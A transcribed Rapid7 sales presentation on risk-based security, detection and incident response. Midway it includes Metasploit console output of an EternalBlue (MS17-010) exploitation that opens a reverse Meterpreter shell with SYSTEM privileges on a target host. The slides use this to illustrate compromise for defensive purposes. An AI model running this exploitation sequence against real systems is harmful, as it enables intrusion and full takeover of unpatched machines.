

The logo for RAPID, with the word 'RAPID' in black and a stylized orange '7' shape to its right.

A Risk Management Platform

Are You Ready For Compromised?

Michael Lai

CISSP, CISA, MBA, MSc, BEng(hons)

Territory Manager & Senior Security Sales Engineer

A circular graphic with a blue and orange border. The text '20%' is large and orange, with 'of all assets have critical risk vulnerabilities' in smaller white text below it.

20%
of all assets have
critical risk vulnerabilities

RAPID7


Gain the clarity, determination, and confidence to embrace innovation and drive your business forward. Rapid7 transforms your data and uncertainty into answers.

Rapid7's mission is to lead the emerging SecOps movement with our multi-product analytics and automation cloud and expertise.

Shift to Risk-Based Security

OLD MODEL

Prevention-Based Security



NEW MODEL:
Risk-Based Security



By 2020,

60%

of enterprise information security budgets will be allocated for **rapid detection and response approaches.**

- Gartner: "Shift Cybersecurity Investment to Detection," dated 7 January 2016

Solve Critical Security & IT Questions

Am I Vulnerable?	Am I Compromised?	Am I Optimized?
Threat Exposure Management	Incident Detection & Response	Log Management & IT Analytics
VULNERABILITY MANAGEMENT	USER BEHAVIOR ANALYTICS	Orchestration & Automation
APPLICATION SECURITY TESTING	INCIDENT DETECTION & RESPONSE	INFRASTRUCTURE MONITORING & TROUBLESHOOTING
ATTACK SIMULATION	ENDPOINT VISIBILITY & INTERROGATION	LOG MANAGEMENT & COMPLIANCE
..... <i>Software + Managed Services</i>		


Every Day Problem

A company in HK have 17 people in security team and 8000 assets. Although SIEM has been deployed, they have difficulty to collect and consolidate data from 40-50 points solution data together.

A HK subsidiary wants to make himself ready before the audit by the the HQ in French. They have difficulty to collect the system information such as patch applied, software installed, etc ...

A bank in East Asia has SEIM deployed and employed big4 for annual PT but still breached. R7 PT team was on-site and collected lot of critical data but none alert from SIEM. Large part of SOC team was fired.

Security Automation & Orchestration Opportunity



Rapid7 Managed:

- Managed Detection and Response
- Managed Vulnerability Management
- Managed Application Security

Rapid7 Consulting:

- Penetration Testing
- Security Maturity Assessment
- Program Development & Benchmarking
- Threat Modeling
- Incident Response
- IoT Strategy and Testing

COLLECT



Consideration

1. What to collect? E.g. Asset data, system log, threat intelligence
2. How to collect? E.g. Scanner, syslog, agent, external party
3. Who to collect? E.g. IT security team, asset owner
4. When to collect? Schedule, manual, event trigger, blackout

What Question Is Answered


COLLECT

1. Deploy an infrastructure to collect from end point to cloud
2. Feed with external threat intelligence (exploit database)
3. Asset ownership grouping
4. Integration with other system (e.g. for authentication)
5. Testing data (in-house penetration test, 3rd social engineering test)
6. Activity baseline



A customer in HK spent 2 weeks to located hosts out of a few hundred which has WannaCry by checking the applied MS Patch

Solution Architecture



ANALYSIS




Consideration

1. What is log, event (e.g. a virus detected) and alert (take action)?
2. Who to analyze? In-house team, outsourced,
3. How to analyze? Self learning (e.g. Dr. Watson), manual built IF-THEN rule.

Ready for Any Question

Convert Data To Action



ANALYSIS


1. Build a team or an army (security data science expert)
2. Automation
3. Ability to correlate data and information recursively
4. Continuous improvement (self learning, reduce false +ve/-ve)



Hidden Figures (2016)

A few years ago, a world wide Japanese company was breached and the manager asked the “security team” to analyze the system log files with editor manually.

ANSWER



Consideration

1. When the answer is ready? (Ad hoc, schedule)
2. Who will raise the question? (Asset owner, CSO)
3. What the question will be?
4. How to remediate?

Give the Right Answer

ANSWER

1. Agility to any question from all parties
2. Prioritized event and action
3. Feed to system for tuning (minimize the false +ve/-ve)
4. Minimize effort to get the answer and take remediation
5. Integration with other system (e.g. for automation, sharing with other)

```
msf exploit(ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.1.24:9001
[*] 192.168.1.207:445 - Connecting to target for exploitation.
[+] 192.168.1.207:445 - Connection established for exploitation.
[*] 192.168.1.207:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.207:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.207:445 - Starting non-paged pool grooming
[+] 192.168.1.207:445 - Sending SMBv2 buffers
[+] 192.168.1.207:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.207:445 - Sending final SMBv2 buffers.
[*] 192.168.1.207:445 - Sending last fragment of exploit packet!
[*] 192.168.1.207:445 - Receiving response from exploit packet
[+] 192.168.1.207:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.207:445 - Sending egg to corrupted connection.
[*] 192.168.1.207:445 - Triggering free of corrupted buffer.
[*] Sending stage (1189423 bytes) to 192.168.1.207
[*] Meterpreter session 3 opened (192.168.1.24:9001 -> 192.168.1.207:49160) at 2017-05-14 03:27:22 -0600
[+] 192.168.1.207:445 - =====
[+] 192.168.1.207:445 - -----WIN-----
[+] 192.168.1.207:445 - =====


meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
[0] 0:ruby* 1:bash 2:sudo 3:bash 4:bash-
```

A University in HK centralized the risk management from all faculty. The CSO can get the risk intelligence of any faculty, group or asset handily.

NEXT STEP

How It Goes

1. Can everyone get the required information?
2. What is the workload to have the information?
3. How accurate is the information?
4. How can you response to a risk or breach?
5. Can you predict where the hacker will get in?



Many SIEM/SOC deployed but do not know how good it is.

INCIDENT READINESS ASSESSMENT

Threat detection and incident response evaluation. Increases response efficiency and effectiveness. For example, playbook for following a critical vulnerability announcement (e.g. WannaCry) or APT.

Detection Ability (Identify risk or breach)



Documentation (playbook, reporting)



Follow Up Procedures (remediation, scoping)

TABLETOP EXERCISES

Threat simulation exercise, aimed at evaluating the ability to effectively detect and respond to incidents. To ensure that the READINESS is working.

Initiate

- Project Scoping
- Discovery
 - Threat Scenario
 - Existing Capabilities

Prepare

- Full Threat Scenario
- Threat Guide
- Evaluator Guide
- Coordination

Deliver

- Execute Exercise
- Analyze Findings, Feedback, and Evaluator Forms

Recommend

- Report Delivery
- List Recommended Improvements in IDR Program

BREACH RESPONSE

Usually employ 3rd party to raise a PT and audit the risk platform. Will not notify anyone about the maneuver unless required.

Incident
Management

Detection and
Analysis

Scoping

Communications

Remediation and
Cleanup

THANK YOU